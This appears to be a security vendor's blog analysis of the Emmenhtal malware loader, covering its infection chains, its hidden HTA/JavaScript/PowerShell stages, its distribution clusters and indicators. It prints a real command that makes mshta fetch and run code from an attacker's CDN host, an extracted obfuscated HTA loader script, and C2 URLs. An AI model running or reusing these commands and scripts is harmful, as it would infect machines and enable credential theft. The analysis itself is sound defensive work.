Emmenhtal: a little-known loader distributing commodity infostealers worldwide

orangecyberdefense.com/global/blog/cert-news/emmenhtal-a-little-known-loader-distributing-commodity-infostealers-worldwide

Authors: Marine Pichon, Alexandre Matousek

Special thanks to Simon Vernin, Roland Roure, Florian Simonet, and Rebecca Attali

TL;DR

- Following detections from our Managed Threat Detection (CyberSOC) teams, our CERT analysts were able to uncover several recent campaigns leading to CryptBot and Lumma infostealers.

- Some of these campaigns are still active and target various organizations worldwide.

- These campaigns leverage a little-documented loader we dubbed "**Emmenhtal**", (because we are cheese lovers), which hides in the padding of a modified legitimate Windows binary and uses HTA.

- Emmenhtal likely surfaced at the beginning of 2024 and is possibly being distributed by several financially motivated threat actors through various means (from traditional email phishing lures to fake videos).

- IoCs can be found on our dedicated GitHub page here.

Note: The analysis cut-off date for this report was August 07, 2024.

Introduction

In May and June 2024, our Managed Threat Detection (CyberSOC) team encountered a **malicious campaign impacting two of our clients in France.** The infection chain used by the threat actors typically leveraged fake videos – such as recent TV series episodes – to ultimately download **CryptBot and Lumma stealer payloads.**

This cluster of activity was rapidly analyzed by our CERT analysts and detailed in a World Watch advisory sent out to our clients on July 12th (link for our clients on the Orange Cyberdefense CERT portal or Orange Cyberdefense FusionCentral portal).


On July 31st, we identified a new ongoing iteration of this campaign, targeting organizations globally, which likely started around mid-July. Upon analysis, we identified a recurring piece of malware encompassing several malicious HTA, JavaScript, and PowerShell stages designed to drop additional payloads. Tracked internally as Emmenhtal, we assess this loader is highly likely used by multiple financially motivated threat actors since at least February 2024 to deploy commodity RATs and infostealers. Many iterations of Emmenhtal still have low detection rates on VirusTotal at the time of writing.

Investigating the infection chain

Between May 15th and June 26th, our Managed Threat Detection (CyberSOC) team detected five similar incidents impacting one of our clients in France, typically following the download of a video by a user on their corporate computer. Once the user attempted to download the video through their browser, it launched an infection chain involving a ZIP archive that contains a **LNK file**.

The shortcut file launches an **embedded PowerShell script** which spawns an execution of the LOLBIN mshta.exe to read an HTA concatenated to a legitimate PE file downloaded from an attacker-controlled C2. The PE file is a legitimate Windows binary except that it is padded with HTA data that embeds a malicious JavaScript code. Once interpreted and executed by mshta.exe, the JavaScript decodes and runs a PowerShell decrypter script. The latter decrypts an obfuscated PowerShell loader which finally downloads and runs either **CryptBot** or **Lumma stealer**.


The infection chain can be illustrated as follows:



```
C:\Windows\System32\forfiles.exe /p
C:\Windows /m win.ini /c "powershell .
mshta https://nextomax.b-
cdn.net/nexto"
```

Figure 1: Infection chain with ZIP archive leading to Emmenhtal, as observed in June 2024 by our CyberSOC.

In some cases, the LNK file is downloaded from an **external WebDAV server** following a JavaScript window redirection that requests the opening of Windows Explorer, altering the infection chain to resemble:



```
C:\Windows\System32\forfiles.exe /p
C:\Windows /m win.ini /c "powershell .
mshta https://nextomax.b-
cdn.net/nexto"
```

Figure 2: Infection chain with WebDAV server leading to Emmenhtal, as observed in June 2024 by our CyberSOC

This specific cluster identified by our CyberSOC revolves around the following indicators:

- streamvideoz.b-cdn[.]net/Download-Full-Video-HD1.html
- nextomax.b-cdn[.]net/nexto

- matodown.b-cdn[.]net/matodown
- fatodex.b-cdn[.]net/fatodex

Upon investigation and pivoting on URLScan, we were able to find additional overlapping infrastructure, using this regular expression:

page.url:/https?:\/\/[a-z0-9\-]+\.b-cdn\.net\/[A-Za-z0-9]{4,6}/

- downloadfile.b-cdn.net/Zen90
- mato2.b-cdn.net/matodown
- mato3.b-cdn.net/kesty
- mato3.b-cdn.net/town
- mato3f.b-cdn.net/town
- mato-camp2.b-cdn.net/town
- peco.b-cdn.net/pecod
- potexo.b-cdn.net/potexo
- powers.b-cdn.net/power
- shortcuts.b-cdn.net/PSDxZ
- streamvideox.b-cdn.net
- transparency.b-cdn.net/PSDxZ
- vidstreemz.b-cdn.net/matodown
- vidstreemz.b-cdn.net/nexto
- zexodown-2.b-cdn.net/ZedL2


We quickly noted strong overlaps with a campaign documented by Cisco Talos in April 2024, especially the extensive usage of sub-domains from the same **Content Delivery Network** (CDN) provider **Bunny.net** to cache and store the malicious files, as well as the matching infection chain leading to commodity infostealers.

All these malicious URLs drop a loader, which we dubbed Emmenhtal due to a distinctive HTA component found within the malware.

Four slices of Emmenhtal

As illustrated in the diagrams above, we assess Emmenhtal acts as a multistage downloader that typically hides inside a modified version of a legitimate Microsoft Windows binary, such as Dialer.exe (a phone dialer program) or BthUdTask.exe (a Bluetooth uninstall device task).

Following a binary comparison of the legitimate Dialer.exe with our Emmenhtal executable, we found that the only difference resides in the padding at the end of the PE.



```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0:7FD0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0:7FE0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0:7FF0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0:8000 3C 48 54 41 3A 41 50 50 4C 49 43 41 54 49 4F 4E   <HTA:APPLICATION
0:8010 20 43 41 50 54 49 4F 4E 20 3D 20 22 6E 6F 22 20    CAPTION = "no" 
0:8020 57 49 4E 44 4F 57 53 54 41 54 45 20 3D 20 22 6D   WINDOWSTATE = "m
0:8030 69 6E 69 6D 69 7A 65 22 20 53 48 4F 57 49 4E 54   inimize" SHOWINT
0:8040 41 53 4B 42 41 52 20 3D 20 22 6E 6F 22 20 3E 4D   ASKBAR = "no" >M
0:8050 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8   Z.........ÿÿ..¸
0:8060 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00   .......@........
0:8070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0:8080 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00 0E   ...........è....
0:8090 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69   .º..´.Í!¸.LÍ!Thi
0:80A0 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74   s program cannot
0:80B0 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D    be run in DOS m
0:80C0 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 9B   ode....$.......›
0:80D0 FE F6 3A DF 9F 98 69 DF 9F 98 69 DF 9F 98 69 3B   þö:ßŸ˜ißŸ˜ißŸ˜i;
0:80E0 EF 9D 68 DE 9F 98 69 3B EF 9B 68 DE 9F 98 69 3B   ï.hÞŸ˜i;ï›hÞŸ˜i;
0:80F0 EF 9C 68 CA 9F 98 69 3B EF 99 68 D0 9F 98 69 DF   ïœhÊŸ˜i;ï™hÐŸ˜iß
0:8100 9F 99 69 5A 9F 98 69 3B EF 90 68 DD 9F 98 69 3B   Ÿ™iZŸ˜i;ï.hÝŸ˜i;
0:8110 EF 67 69 DE 9F 98 69 3B EF 9A 68 DE 9F 98 69 52   ïgiÞŸ˜i;ïšhÞŸ˜iR
0:8120 69 63 68 DF 9F 98 69 00 00 00 00 00 00 00 00 00   ichßŸ˜i.........
0:8130 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00 E4   .......PE..L...ä
```

```
     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
7F80 A8 31 C4 31 C8 31 00 00 00 80 00 00 0C 00 00 00   ¨1Ä1È1...€......
7F90 1C 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .2..............
7FA0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
7FB0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
7FC0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
7FD0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
7FE0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
7FF0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
8000
```

[redacted]

Result	Address A	Size A	Address B	Size B
□ Match	0h	8000h	0h	8000h
🟨 Only in A	8000h	24AEEh		

Figure 3: Binary comparison of the modified and malicious Dialer.exe with the legitimate Dialer.exe, as observed in July 2024 by our reverse engineering analysts.


This malicious padding contains four notable stages:

- A **HTA script** found in the overlay of the PE: which consists of a list of variables and related ASCII characters code, and a variable that concatenates these variables into another script, that will be decoded and then executed by an "eval" expression in JavaScript.
- A **JavaScript**, which consists of two trivially obfuscated variables containing characters code numbers, in which the function "Ilb" will return the characters code minus 960. This JavaScript typically creates an ActiveX object "WScript .Shell", to execute a decoded PowerShell code.
- A **PowerShellcode**,which is designed to decrypt a last PowerShell stage.
- A **PowerShell loader**, which is responsible for downloading from a C2 server and executing additional files (typically two ZIP archives with the last one containing either CryptBot or Lumma). Prior to that, this PowerShell loader verifies if the files are not already on the system.

Similar technical analyses of this sequence can be read on the Talos or the Fortinet blogs.

When investigating the different iterations of the campaign, we noticed versions of **Emmenhtal with no PE stage**. Instead, the HTA code was directly hosted inside data with no file type. Many of these iterations have a lower detection rate on VirusTotal.

The articles from Talos and Fortinet mention slight divergences related to the presence of a PowerShell injector or batch scripts in some infection chains. All these variations could hint towards the presence of multiple Emmenhtal users. This hypothesis is also backed by the way Emmenhtal components are obfuscated. Indeed, when analyzing the HTA codes, JavaScript, and PowerShells, we noted that only the variable names and certain specific values differ between them. This uniformity in the obfuscation method strongly suggests the use of a **tool that automates the generation and modification of these malicious scripts** based on a **template**.



```
<HTA:APPLICATION CAPTION = "no" WINDOWSTATE = "minimize" SHOWINTASKBAR = "no'
<script>

Yk=102;Hu=117;Xe=110;xP=99;AH=116;wj=105;Kv=111;Cc=32;Ti=80;aT=67;nu=40;Mk=108;yW=84
;kQ=41;dP=123;yg=118;im=97;Jd=114;zb=83;eo=109;la=101;CK=61;xb=34;We=59;Yt=88;lB=78;H
M=48;sd=60;XX=46;wB=103;th=104;mk=43;JP=75;BY=100;lZ=91;cr=93;Dm=45;iM=53;rC=57;m
W=125;zG=70;rj=71;ew=54;ZV=55;tg=49;Fc=44;fd=56;uE=51;nR=52;Ah=50;ay=86;sy=122;Rt=65;
yU=120;ef=119;lV=79;kZ=98;Bn=106;pC=82;

var Znw = String.fromCharCode(Yk,Hu,Xe,xP,AH,wj,Kv,Xe,Cc,Ti,aT,[ ... REDACTED very long
string]ay,sy,wB,kQ,We,Rt,yU,aT,XX,pC,Hu,Xe,nu,zG,rj,th,Fc,Cc,HM,Fc,Cc,AH,Jd,Hu,la,kQ,We)
</script>
<script>
eval(Znw)
window.close();
</script>
```

Figure 4: Extracted HTA script from 656099d4fcb2a5824b4bf2ac8d6356f33d73d9a2a4c401bcd986f7667ee71695, as observed in August 2024 by our World Watch team.


Using a VirusTotal RetroHunt, we garnered more than 125 suspicious iterations of Emmenhtal and identified multiple distribution clusters, which we will detail in the following sections of this article.

Cheesy Bunny Cluster

As previously mentioned, the Emmenhtal campaign detected by our CyberSoc overlaps with the one detailed in April 2024 by Joey Chen, Chetan Raghuprasad, and Alex Karkins from Cisco Talos, attributed to the Vietnamese CoralRaider threat cluster. However, we do not have enough visibility to associate with strong confidence the campaigns we observed with Talos' initial threat profiling. We have therefore decided to track this threat cluster separately, under the name Cheesy Bunny.

This cluster is constructed around the use of the Slovenia-based **Bunny.net** CDN providerto cache and store malicious files, acting as a download server to deceive network defenders. Its C2 servers are often responsible both for downloading the loader component (Emmenhtal) and delivering the final malicious stages.

As a typical CDN service provider, Bunny.net helps customers optimize web content delivery by using a network of servers distributed across various geographical locations. While legitimate per se, it should be noted many subdomains from this hosting provider have been flagged as malicious on VirusTotal, indicating it has been adopted by multiple malicious actors.



The global Content Delivery Platform that truly hops

Speed up your content with our next-generation CDN, Edge Storage, and Optimization Services. bunny.net makes lightning-fast performance at any scale easier than ever before.

Set up in 5 minutes. No credit card required.

Join over 1,000,000+ websites already powered by bunny.net

Our dedication to quality has won the trust of many well-known brands in their industries.

Figure 5: Welcome page of Bunny.net CDN provider, as of early August 2024.

We assess Cheesy Bunny likely started distributing Emmenhtal around early February 2024 at least, using fake video lures, and targeting a wide scope of countries. These fake videos may be either downloaded after redirections from movie download websites or porn sites. In July, the LNK lures also masqueraded as other file types such as PDFs.

Based on the final-stage payloads we managed to retrieve and identify, this cluster has been alternately pushing CryptBot or Lumma well-known infostealers. Both malware are sold as-a-service as described in private CTI World Watch advisories available to our clients.

In addition, the Cheesy Bunny cluster sometimes relies on **WebDAV servers** to help distribute its Shortcut files (instead of directly using ZIP archives). By pivoting on the HTTP header of these servers using Censys, we were able to identify further suspicious infrastructure associated with the delivery of Emmenhtal.

Interestingly enough, some of these WebDAV servers lead to Emmenhtal C2s hosted on compromised websites instead of b-cdn.net subdomains. In addition, some of these Emmenhtal iterations distribute other commodity malware such as Xworm, Remcos RAT, or ACR stealer. It therefore remains **unclear how to delimit the Cheesy Bunny cluster's frontiers**. What seems nonetheless clear is that Emmenhtal is highly likely being deployed by several distinct threat actors.

Other campaigns

In parallel to the Cheesy Bunny cluster, we also identified more than 22 clusters distributing Emmenhtal through other forms of lures since February 2024.




Figure 6: Timeline of several Emmenhtal distribution clusters identified between February 2024 and August 2024.

- **Cluster 2** (mostly detected throughout May 2024), leading to **AsyncRAT** and using Evernote invoice as lures (Invoice.pdf.lnk), likely through phishing emails.
- **Cluster 3** (detected around May 13th, 2024), leading to **Meduza** stealer and using scan PDF lures. Based on IP geolocation on VirusTotal and language used in the filenames, this cluster likely targeted Russia.
- **Cluster 4** (mostly detected in early July 2024, but with some potential campaign tests mid-May), leading to **Lumma** and using transport documents as lures (CarrierAgrement.pdf.lnk). Based on IP geolocation on VirusTotal, this cluster likely targeted South Africa and Malaysia.
- **Cluster 5** (mostly detected between mid-June and early August), leading to **Meduza** and using TXT or PDF Shortcut lures with names such as ‘sponsors’, ‘releaseform’ or ‘config’. Based on IP geolocation on VirusTotal, this cluster likely targeted North America. From what we observed, only one C2 was used in this cluster.
- **Cluster 6** (mostly detected in early July), using UPS invoices as lures (Invoice-UPS-XXXXXX.pdf.lnk).
- **Cluster 7** (mostly detected in late July), leading to **Xworm**. We were not able to confirm with strong confidence the initial access or distribution vectors but one of the associated Emmenhtal iteration was downloaded from a .lnk masquerading as a photo and downloaded from a WebDAV server.
- **Cluster 8** (mostly detected in late July), leading to **SectopRAT** and potentially using fake videos as lures.

The remaining clusters we identified are harder to delimitate, often due to a lack of visibility into their infrastructure or to the inability to retrieve the final payload. It should nonetheless be noted that we found Emmenhtal iterations leading to Redline stealer, QuasarRAT and

Rhadamanthys, and some Emmenhtal cases potentially dropped through Google ads. This is currently still under investigation. Nevertheless, all IoCs we were able to associate to Emmenhtal have been provided on our GitHub to facilitate potential threat hunting.

Wrap-up

To conclude, Emmenhtal features fairly standard loading capabilities but has managed to stay relatively out of the spotlight. The malware is not always well-detected on VirusTotal despite having been deployed since at least February 2024 across many countries, in attack chains leading to over 10 different commodity RATs or infostealers.

We documented one of the threat cluster, Cheesy Bunny, which appears to be the longest-running one, still actively distributing Lumma and CryptBot final stages, including in France.

